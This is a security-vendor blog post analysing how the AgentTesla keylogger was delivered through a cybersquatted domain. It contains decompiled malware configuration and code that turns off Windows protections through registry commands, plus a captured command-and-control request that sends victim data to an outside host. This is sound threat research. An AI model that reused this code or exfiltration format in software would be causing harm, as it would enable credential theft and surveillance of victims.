
Zscaler Blog



Security Research

Agent Tesla Keylogger delivered using cybersquatting

DEEPEN DESAI

AUGUST 25, 2016 - 4 MIN READ

SECURITY INSIGHTS

Copy URL

Introduction

Zscaler ThreatLabZ recently came across an attack chain in which cybersquatting was being used to deliver a commercial keylogger, called “AgentTesla,” with an intent to steal confidential information. The keylogger payload was configured to relay the stolen information back to the cyber-squatted domain, which had been registered two months prior to the attack.

The malicious domain in this case was “diodetechs[.]com” trying to imitate diodetech[.]com, which belongs to a legitimate consulting firm that offers a variety of services to global enterprises. We notified Diode technologies about the attack earlier this month and the offending domain has been suspended.

AgentTesla keylogger

AgentTesla is an advanced keylogger with features like clipboard logging, screen keylogging, screen capturing, and extracting stored passwords from different web browsers. It is written in .NET and supports all versions of the Windows operating system. In this blog, we will analyze the AgentTesla payload that was used in the attacks involving cyber-squatted domain 'diodetechs[.]com'.





Figure 1: Subscription packages of AgentTesla keylogger

The Infection cycle

The infection cycle typically starts with a malicious office document that arrives as an e-mail attachment. The document uses the social engineering tactics covered here to lure the user into running the embedded macro, which will download and install the malware executable. The malware executable is the AgentTesla keylogger that was hosted at the following location:

- diodetechs[.]com/bless/cc.exe [cyber-squatted domain]
- MD5 - e4117e6974363cac8b37e5e3ff5d07a6



E-mail: example@gmail.com
To E-mail: example@gmail.com
Password: ••••••
Send Log: 10 min.
✓ Clipboard
Smtp: smtp.gmail.com
Capture: ✓ Desktop □ WebCam
Port: 587 ✓ SSL

Coder : agent_tesla
Language : .NET
Design : agent_tesla
Theme : NETSEAL v2 by Aeonhack
Current Version: 2.7.1.0 Status: You have the latest version of Agent Tesla


Figure 2: AgentTesla configuration panel

Installation

The AgentTesla payload gets downloaded and executed from location “%temp%\cc.exe”. It makes a copy of itself as “JavaUpdtr.exe” in the “%Application Data%\Java\” directory, pretending to be a Java updater. It also creates the following registry entry to remain persistent upon system reboot:

- HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run @ Java Updtr

The installer then starts a new process ‘MSBuild.exe’ in suspended mode, injects itself into this new process before resuming execution. This is where the keylogging, screen capturing, and other information collection modules are started. The author leveraged legitimate password recovery tools like IEPasswordDump and MailPassView to steal user credentials from Internet Explorer & Microsoft Outlook.




```
*********************************************************************
    IE Password Dump v2.5 by SecurityXploded
    http://securityxploded.com/internet-explorer-password-dump.php
*********************************************************************

 Username                         Password                 Website URL
 ================================================================================
===========

 Tip: For more options type IEPasswordDump.exe -h

 This is command-line application. Kindly Run it from the CMD Prompt
 Press any key to exit....
```

Figure 3: Embedded IEPasswordDump utility

The logged keystroke information is saved at “%temp%\log.tmp” in plain-text and the screenshots are saved in the folder “%appdata%\ScreenShot\.” The information collected from the victim’s machine is relayed to the remote C&C server every 20 minutes.

Bot configuration

The configuration file contains a full list of modules that were configured by the attacker. This version has multiple modules, including keylogging, screenshot capturing, password stealing, etc., enabled as shown below:



```
    private static bool pc_state = true;
    private static string Log = "";
    private static string Stealer = "True";
    private static string keylogger = "True";
    private static string screen = "True";
    private static string webcam = "False";
    private static string log_time = "20";
    private static string screen_time = "20";
    private static string webcam_time = "20";
    private static string Backspace = "True";
    private static string LogType = "webpanel";
    private static string Antis = "False";
    private static string Killtask = "False";
    private static string webfilter = "%webfilter%";
    private static string Persistance = "True";
    private static string disableuac = "False";
    private static string disabletask = "False";
    private static string disablecmd = "False";
    private static string disablerun = "False";
    private static string disablereg = "False";
    private static string disableSR = "False";
    private static string disableCP = "False";
    private static string disablemscon = "False";
    private static string disablefolder = "False";
    private static string Downloader = "%downloader%";
    private static string stfolder = Environment.GetEnvironmentVariable("appdata") + "\\Java\\JavaUpdtr.exe";
    private static bool strtup = true;
    private static bool hdFile = true;
    private static bool rstrt = false;
    private static bool USBspread = false;
    private static bool meltFile = false;
    private static string asmpath = "";
    private static string Crypt = "True";
    private static string hwid_id = Hwid.GetID();
    private static string Format = "yyyy-MM-dd HH:mm:ss";
    private static string computer_name = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
    private static string site_username = X.ADGDjmgDFGVBXCbnsDVSDVBCVBasdVDXFBXCVBSDbvdfBCV("ijĢĦŐňńśŊĪňķĦ{", "SFDghdgjAdQFWEVbVSDbvcGBREsADVXb");
    private static RegistryKey regPID = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", false);
    private static object pid = RuntimeHelpers.GetObjectValue(X.regPID.GetValue("ProductId"));
```


Figure 4: AgentTesla bot configuration

Module information

What follows is a brief overview of the modules that are supported by this payload.

USB Spreader — Capable of spreading through USB drives
Melt — Capable of uninstalling itself from the victim's machine
Webcam — Capable of taking screenshots through the victim machine's webcam
ScreenShot — Capable of taking screenshots capturing user activity
Keylogger — Capable of logging keystrokes from traditional as well as virtual keyboard; it can also log data from the clipboard
Password stealing — Capable of stealing stored password from various applications, like Chrome, Opera, Yandex, Firefox, IE, SeaMonkey, Comodo, Chromium, dyndns, Filezilla, FlashFXP, Outlook, Netscape, and others
Anti-Analysis — Capable of terminating multiple antivirus, security, and analysis programs running on the victim machine; it is also capable of detecting popular sandboxes and virtual environments

Additionally, AgentTesla is capable of disabling UAC, Taskmgr, CMD, Run, Control Panel, Regedit, SystemRestore, etc., on a victim's machine.




```
if (Operators.CompareString(X.disableuac, "True", false) == 0)
{
    MyProject.Computer.Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "EnableLUA", "0");
}
if (Operators.CompareString(X.disabletask, "True", false) == 0)
{
    Interaction.Shell("REG add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v DisableTaskMgr /t REG_DWORD /d 1 /f", AppWinStyle.No
}
if (Operators.CompareString(X.disablecmd, "True", false) == 0)
{
    Interaction.Shell("REG add HKCU\\Software\\Policies\\Microsoft\\Windows\\System /v DisableCMD /t REG_DWORD /d 1 /f", AppWinStyle.NormalFocus, false, -
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\System", "DisableCMD", "1", RegistryValueKind.DWord);
}
if (Operators.CompareString(X.disablerun, "True", false) == 0)
{
    Interaction.Shell("REG add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer /v NoRun /t REG_DWORD /d 1 /f", AppWinStyle.NormalFoc
}
if (Operators.CompareString(X.disableCP, "True", false) == 0)
{
    Interaction.Shell("REG add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer /v NoControlPanel /t REG_DWORD /d 1 /f", AppWinStyle.
}
if (Operators.CompareString(X.disablereg, "True", false) == 0)
{
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableRegistryTools", "1",
}
if (Operators.CompareString(X.disableSR, "True", false) == 0)
{
    MyProject.Computer.Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore", "DisableSR", "1", RegistryVa
}
if (Operators.CompareString(X.disablefolder, "True", false) == 0)
{
```

Figure 5: AgentTesla disabling system features

Network activity

The payloads that we analyzed were all connecting to agenttesla[.]com upon successful installation to check for keylogger software update as seen below:



```
POST /post.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)
Content-Type: application/x-www-form-urlencoded
Host: www.agenttesla.com
Content-Length: 208
Expect: 100-continue

HTTP/1.1 100 Continue

type=update&hwid=626C-9658-6F22-1BEC-5EC2-E2EE-BC2C-4F26&time=2016-08-11 07:54:43&pcname=user/
648351&logdata=&screen=&ipadd=&wbscreen=&client=&link=&username=&password=&screen_name=&site_username=eagleeyenikeHTTP/1.1
200 OK
Date: Thu, 11 Aug 2016 07:54:44 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d3b09071e85333a0915fa4bcaa562a4d31470902084; expires=Fri, 11-Aug-17 07:54:44 GMT; path=/;
domain=.agenttesla.com; HttpOnly
Vary: Accept-Encoding
Server: cloudflare-nginx
CF-RAY: 2d0a1f0967ef22d0-LAX

a
...Success
0
```

Figure 6: AgentTesla C&C activity

The malware then starts sending collected information and screenshots to the remote server.

Format of data it sends

- *type={0}&hwid={1}&time={2}&pcname={3}&logdata={4}&screen={5}&ipadd={6}&wbscreen={7}&client={8}&link={9}&username={10}&password={11}&screen_name={12}&site_username={13}*

Command	Description

webcam	Send images collected via webcam to C&C server
screenshots	Send screenshots to C&C
keylog	Send keystroke logs to C&C
update	Update keylogger binary
info	Send victim's machine information to C&C
uninstall	Uninstall binary
passwords	Send stolen password to C&C

Conclusion

Our investigation of this attack chain started with the keylogger payload getting flagged in the cloud sandbox for an enterprise customer. Further analysis revealed usage of cybersquatting for delivering the malware executable. The malicious domain was registered on the same day that the malicious documents, which were claiming to be "Purchase Orders," were modified for the attack.

Zscaler ThreatLabZ will continue to monitor and ensure coverage against these malware payloads.

Blog by: Abhaykant Yadav, Deepen Desai

Was this post useful?

Yes, very!

Not really

Explore more Zscaler blogs

Agniane Stealer: Dark Web's Crypto Threat

The Impact of the SEC's New Cybersecurity

Security Advisory: Remote Code Execution